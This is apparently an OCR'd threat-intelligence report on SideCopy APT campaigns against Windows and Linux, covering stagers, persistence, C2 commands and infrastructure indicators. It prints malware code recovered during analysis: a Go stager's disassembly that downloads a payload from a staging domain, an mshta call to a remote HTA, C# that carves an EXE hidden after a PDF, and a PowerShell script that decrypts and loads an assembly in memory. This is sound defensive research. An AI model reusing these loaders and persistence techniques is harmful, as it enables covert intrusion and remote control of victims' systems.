


Fig. 16 – Enumerate displays and processes

Next, it generates a UUID for client registration with the C2 server. The ID generated is dumped at "*C:\Users\<username>\.client_id.txt*" along with the username.




Fig. 17 – Client ID generated for C2 registration

Before registering with the ID, persistence is set up via scheduled task with the name "*OneDrive*" for the legitimate binary, which can be observed at the location: "*C:\Windows\System32\Tasks\OneDrive*".




Fig. 18 – Scheduled Task

Reversed strings appended to the C2 domain and their purpose:

String	**Functionality**
/retsiger/	Register client with the C2
/sdnammoc/	Fetch commands from C2
/taebtraeh/	Check connection with C2 regularly
/stluser/	Upload results to the C2

Once registered, the connection is kept alive to retrieve any commands that are returned in the response.




Fig. 19 – Commands response after registration

If the response contains any value, it retrieves the current timestamp and executes one of the following C2 commands:

Command	**Functionality**
info	Gather system information
download	Download files from the host
persistence	Modify persistence settings

run	Execute arbitrary commands
extract	Extract data from the system
permission	Check and elevate privileges
users	Enumerate user accounts
cmd	Execute command-line operations

```
align 8
db 'permission',0       ; DATA XREF: sub_180009150:loc_180009F96↑o
align 8
db 'The process is running with SYSTEM permissions.',0
                        ; DATA XREF: sub_180009150+EC0↑o
_0 db 'The process is running with Administrator permissions.',0
                        ; DATA XREF: sub_180009150+F0D↑o
align 20h
_1 db 'The process is running with Standard User (low/medium) permission'
                        ; DATA XREF: sub_180009150+F42↑o
```

Fig. 20 – Checking process privilege with ‘permission’ command

Other basic functions include fetching user and host details, extracting archive files, and creating tasks. Strings and code show that CURL within the malicious DLL is present to enumerate and transfer various file formats:


- Image files: GIF, JPEG, JPG, SVG
- Text files: TXT, HTML, PDF, XML

```
dq offset aDict_0        ; DATA XREF:
                         ; "dict"
dq offset aFile          ; "file"
dq offset aFtp           ; "ftp"
dq offset aFtps          ; "ftps"
dq offset aGopher        ; "gopher"
dq offset aGophers       ; "gophers"
dq offset aHttp_0        ; "http"
dq offset aHttps         ; "https"
dq offset aImap_0        ; "imap"
dq offset aImaps         ; "imaps"
dq offset aMqtt          ; "mqtt"
dq offset aPop3_0        ; "pop3"
dq offset aPop3s         ; "pop3s"
dq offset aRtsp_0        ; "rtsp"
dq offset aSmb           ; "smb"
dq offset aSmbs          ; "smbs"
dq offset aSmtp_0        ; "smtp"
dq offset aSmtps         ; "smtps"
dq offset aTelnet        ; "telnet"
dq offset aTftp          ; "tftp"
```

Fig. 21 – CURL protocols supported

Linux

In addition to its Windows-focused attacks, the first cluster of SideCopy also targets Linux environments. The malicious archive file shares the same name as its Windows counterpart, but with a modification date of 2024-12-20. This archive contains a Go-based ELF binary, reflecting a consistent cross-platform strategy. Upon analysis, the function flow of the stager has code similarity to the stagers associated with Poseidon and Ares RAT. These are linked to Transparent Tribe and SideCopy APTs respectively.



```
push    rbp
mov     rbp, rsp
sub     rsp, 1A0h
movq    [rsp+1A8h+var_10], xmm15
mov     [rsp+1A8h+var_109], 0
lea     rax, aHome      ; "HOME"
mov     ebx, 4
nop     dword ptr [rax+rax+00h]
call    os_Getenv
mov     rcx, rbx
lea     rdi, aLocalShare ; "/.local/share/"
mov     esi, 0Eh
mov     rbx, rax
lea     rax, [rsp+1A8h+var_129]
nop     dword ptr [rax+00h]
call    runtime_concatstring2
mov     [rsp+1A8h+var_D0], rax
mov     [rsp+1A8h+var_F8], rbx
mov     ecx, 8
mov     rdi, rax
mov     rsi, rbx
lea     r8, aUnixhelp   ; "unixhelp"
mov     r9, rcx
lea     rax, [rsp+1A8h+var_149]
lea     rbx, aReboot    ; "@reboot "
call    runtime_concatstring3
mov     [rsp+1A8h+var_C8], rax
mov     [rsp+1A8h+var_F0], rbx
movups  [rsp+1A8h+var_30], xmm15
mov     qword ptr [rsp+1A8h+var_30+8], 76h ; 'v'
lea     rcx, aHttpEgovservic_0 ; "http://egovservice.in/dssrts/helpers/fo"...
mov     qword ptr [rsp+1A8h+var_30], rcx
lea     rcx, [rsp+1A8h+var_30]
mov     edi, 1
mov     rsi, rdi
lea     rax, aXdgOpen   ; "xdg-open"
mov     ebx, 8
call    os_exec_Command
call    os_exec__ptr_Cmd_Run
test    rax, rax
jz      short loc_4AAA2E
```

Fig. 22 – Golang Stager for Linux

Stager functionality:

1. Uses *wget* command to download a decoy from *egovservice* domain into the target directory **/.local/share** and open it (National-Holidays-RH-PER_N-1.pdf).
2. Download the final payload *elf* as **/.local/share/xdg-open** and execute.
3. Create a crontab ‘/dev/shm/mycron’ to maintain persistence through system reboot for the payload, under the current username.

The final payload delivered by the stager is Spark RAT, an open-source remote access trojan with cross-platform support for Windows, macOS, and Linux systems. Written in Golang and released on GitHub in 2022, the RAT is very popular with over 500 forks. Spark RAT uses WebSocket protocol and HTTP requests to communicate with the C2 server.




Fig. 23 – Custom Spark RAT ‘thunder’ connecting to C2

Features of Spark RAT include process management and termination, network traffic monitoring, file exploration and transfer, file editing and deletion, code highlighting, desktop monitoring, screenshot capture, OS information retrieval, and remote terminal access. Additionally, it supports power management functions like shutdown, reboot, log-off, sleep, hibernate and lock screen functions.

Cluster-B

The second cluster of SideCopy’s activities targets Windows systems, although we suspect that it is targeting Linux systems based on their infrastructure observed since 2023.




Fig. 24 – Cluster B

The infection starts with a spear-phishing email link, that downloads an archive file named ‘NDC65-Updated-Schedule.zip’. This contains a shortcut file in double extension format which triggers a remote HTA file hosted on another compromised domain:

- “hxxps://modspaceinterior.com/wp-content/upgrade/01/ & mshta.exe”




Fig. 25 – Archive with malicious LNK

The machine ID associated with the LNK “desktop-ey8nc5b” has been observed in previous campaigns of SideCopy, although the modification date ‘2023:05:26’ suggests it may be an older one being reused. In parallel to the MSI stagers, the group continues to utilize HTA-based stagers which remain almost fully undetected (FUD).




Fig. 26 – Almost FUD stager of HTA

The HTA file contains a Base64 encoded .NET payload *BroaderAspect.dll*, which is decoded and loaded directly into the memory of MSHTA. This binary opens the dropped NDC decoy document in *ProgramData* directory and an addtional .NET stager as a PDF in the *Public* directory. Persistence is set via Run registry key with the name "Edgre" and executes as:

- `cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf`

Encrypted Payload

The dropped .NET binary named 'Myapp.pdb' has two resource files:

- "Myapp.Resources.Document.pdf"
- "Myapp.Properties.Resources.resources"

The first one is decoded using ***Caesar cipher*** with shift of 9 characters in backward direction. It is dropped as '*Public\Downloads\Document.pdf*' (122.98 KB), which is a 2004 GIAC Paper on "Advanced communication techniques of remote access trojan horses on windows operating systems".




Fig. 27– Document with appended payload

Though it is not a decoy, an encrypted payload is appended at the end. The malware searches for the "**%%EOF**" marker to separate PDF data from EXE data. The PDF data is extracted from the start to the marker, while the EXE Data is extracted after skipping 6 bytes beyond the marker.

```
pdfData = null;
exeData = null;
byte[] array = File.ReadAllBytes(inputFile);
string text = DD.Dec("%%NXO");
int num = array.Length;
for (int i = 0; i < array.Length - text.Length; i++)
{
    bool flag = array.Skip(i).Take(text.Length).SequenceEqual(Encoding.
    if (flag)
    {
        num = i;
        break;
    }
}
bool flag2 = num == array.Length;
bool result;
if (flag2)
{
    result = false;
}
else
{
    pdfData = new byte[num + text.Length];
    Array.Copy(array, pdfData, pdfData.Length);
    exeData = new byte[array.Length - pdfData.Length - 6];
    Array.Copy(array, pdfData.Length + 6, exeData, 0, exeData.Length);
    result = true;
}
return result;
```

Fig. 28 – Extracting EXE after EOF marker

After some delay, the EXE data is dropped as "*Public\Downloads\suport.exe*" (49.53 KB) which is sent as an argument along with a key to trigger a PowerShell command.

```
string resourceName = DD.Dec("Vhjyy.Anbxdalnb.Mxldvnwc.ymo");
string text = DD.Dec("L:\\\\Dbnab\\\\Ydkurl\\\\Mxfwuxjmb\\\\Mxldvnwc.ymo");
bool flag = !Program.ExtractResource(resourceName, text);
if (flag)
{
    throw new FileNotFoundException();
}
byte[] array;
byte[] bytes;
bool flag2 = Program.ExtractPdfE(text, out array, out bytes);
if (flag2)
{
    Thread.Sleep(30000);
    string text2 = DD.Dec("L:\\\\Dbnab\\\\Ydkurl\\\\Mxfwuxjmb\\\\bdyxac.ngn");
    File.WriteAllBytes(text2, bytes);
    string fullPath = Path.GetFullPath(DD.Dec("L:\\\\Dbnab\\\\Ydkurl\\\\Mxfwuxjmb\\\\Orun.ngn"));
    string ePath = text2;
    string ek = "wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0=";
    Thread.Sleep(40000);
    string content = DD.Dec("\r\nyjajv(\r\n    [bcarwp]$NYjcq,\r\n    [bcarwp]$NTnh     \r\n)\r\n
      = 1; $r -un 100; $r++) {\r\n    $bdv += $r\r\n}\r\n\r\n$NTnhK = [Lxwenac]::OaxvKjbn64Bcarwp
      \r\n\r\n# Ngcajlc cqn jlcdju nwlahycnm mjcj (cqn anbc jocna RE)\r\n$NwlahycnmMjcj = $NK[16.
      ()\r\n$JnbJup.Tnh = $NTnhK\r\n$JnbJup.RE = $Re\r\n$JnbJup.Vxmn = [Bhbcnv.Bnldarch.Lahycxpaj
      [Bhbcnv.Bnldarch.Lahycxpajyqh.YjmmrwpVxmn]::YTLB7\r\n\r\n$Mnlahycxa = $JnbJup.LanjcnMnlahyc
      $NwlahycnmMjcj.Unwpcq)\r\n\r\n\r\n$Jbbnvkuh = [Bhbcnv.Anounlcrxw.Jbbnvkuh]::Uxjm($Mnlahycnm
      nwcah yxrwc\r\n$NwcahYxrwc = $Jbbnvkuh.NwcahYxrwc\r\n ro ($nwcahYxrwc.PncYjajvncnab().Unwpc
      \r\n        $nwcahYxrwc.Rwextn($wduu, @(,[bcarwp[]]@()))  # Yjbb jw nvych bcarwp jaajh\r\n
    Program.ES(content, ePath, ek);
}
```

Fig. 29 – Extracting resource and triggering PowerShell

PowerShell Stage

The execution of PowerShell command with basic arguments "-NoProfile -ExecutionPolicy Bypass -Command" to ignore policies and profile is seen. Two parameters are sent:

- `-EPath 'C:\\Users\\Public\\Downloads\\suport.exe'`

- `-EKey 'wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0='`

After some delay, the encryption key is decoded from Base64, and the first 16 bytes are treated as the IV for AES encryption (CBC mode with PKCS7 padding). This is done to load the decrypted binary as a .NET assembly directly into memory, invoking its entry point.

```
$EKeyB = [Convert]::FromBase64String($EKey)
$EB = [System.IO.File]::ReadAllBytes($EPath)

$Iv = $EB[0..15]

# Extract the actual encrypted data (the rest after IV)
$EncryptedData = $EB[16..($EB.Length - 1)]

$AesAlg = [System.Security.Cryptography.Aes]::Create()
$AesAlg.Key = $EKeyB
$AesAlg.IV = $Iv
$AesAlg.Mode = [System.Security.Cryptography.CipherMode]::CBC
$AesAlg.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7

$Decryptor = $AesAlg.CreateDecryptor()
$DecryptedBytes = $Decryptor.TransformFinalBlock($EncryptedData, 0, $EncryptedData.Length)

$Assembly = [System.Reflection.Assembly]::Load($DecryptedBytes)

# If the EXE is a valid Windows application, we should invoke the entry point
$EntryPoint = $Assembly.EntryPoint
 if ($entryPoint.GetParameters().Length -eq 0) {

        $entryPoint.Invoke($null, @())
    } else {

        $entryPoint.Invoke($null, @(,[string[]]@()))  # Pass an empty string array
    }

$Decryptor.Dispose()
$AesAlg.Dispose()
```

Fig. 30 – PowerShell decryption

Custom Xeno RAT

Dumping the final .NET payload named ‘DevApp.exe’ leads us to familiar functions seen in Xeno RAT. It is an open source remote access trojan that was first seen at the end of 2023. Key features include HVNC, live microphone access, socks5 reverse proxy, UAC bypass, keylogger, and more. The custom variant used by SideCopy has added basic string manipulation methods with C2 and port as 79.141.161[.]58:1256.




Fig. 31 – Custom Xeno RAT

Last year, a custom Xeno RAT variant named MoonPeak was used by a North Korean-linked APT tracked as UAT-5394. Similarly, custom Spark RAT variants have been adopted by Chinese-speaking actors such as DragonSpark and TAG-100.

Infrastructure and Attribution

Domains used for malware staging by the threat group. Most of them have registrar as GoDaddy.com, LLC.

Staging Domain	First Seen	Created	ASN
modspaceinterior[.]com	Jan 2025	Sept 2024	AS 46606 – GoDaddy
drjagrutichavan[.]com	Jan 2025	Oct 2021	AS 394695 – GoDaddy
nhp.mowr[.]gov[.]in	Dec 2024	Feb 2005	AS 4758 – National Informatics Centre
egovservice[.]in	Dec 2024	June 2023	AS 140641 – GoDaddy
pmshriggssssiwan[.]in	Nov 2024	Mar 2024	AS 47583 – Hostinger
educationportals[.]in	Aug 2024	Aug 2024	AS 22612 – NameCheap

C2 domains have been created just before the campaign in the last week of December 2024. With Canadian registrar "Internet Domain Service BS Corp.", they resolve to IPs with Cloudflare ASN 13335 located in California.

C2 Domain	Created	IP	ASN
updates.widgetservicecenter[.]com	2024-Dec-25	104.21.15[.]163 172.67.163[.]31	ASN 13335 – Clouflare
updates.biossysinternal[.]com	2024-Dec-23	172.67.167[.]230 104.21.13[.]17	ASN 202015 – HZ Hosting Ltd.

The C2 for Xeno RAT 79.141.161[.]58 has a unique common name (CN=PACKERP-63KUN8U) with HZ Hosting Limited of ASN 202015. The port used for communication is 1256 but an open RDP port 56777 is also observed.

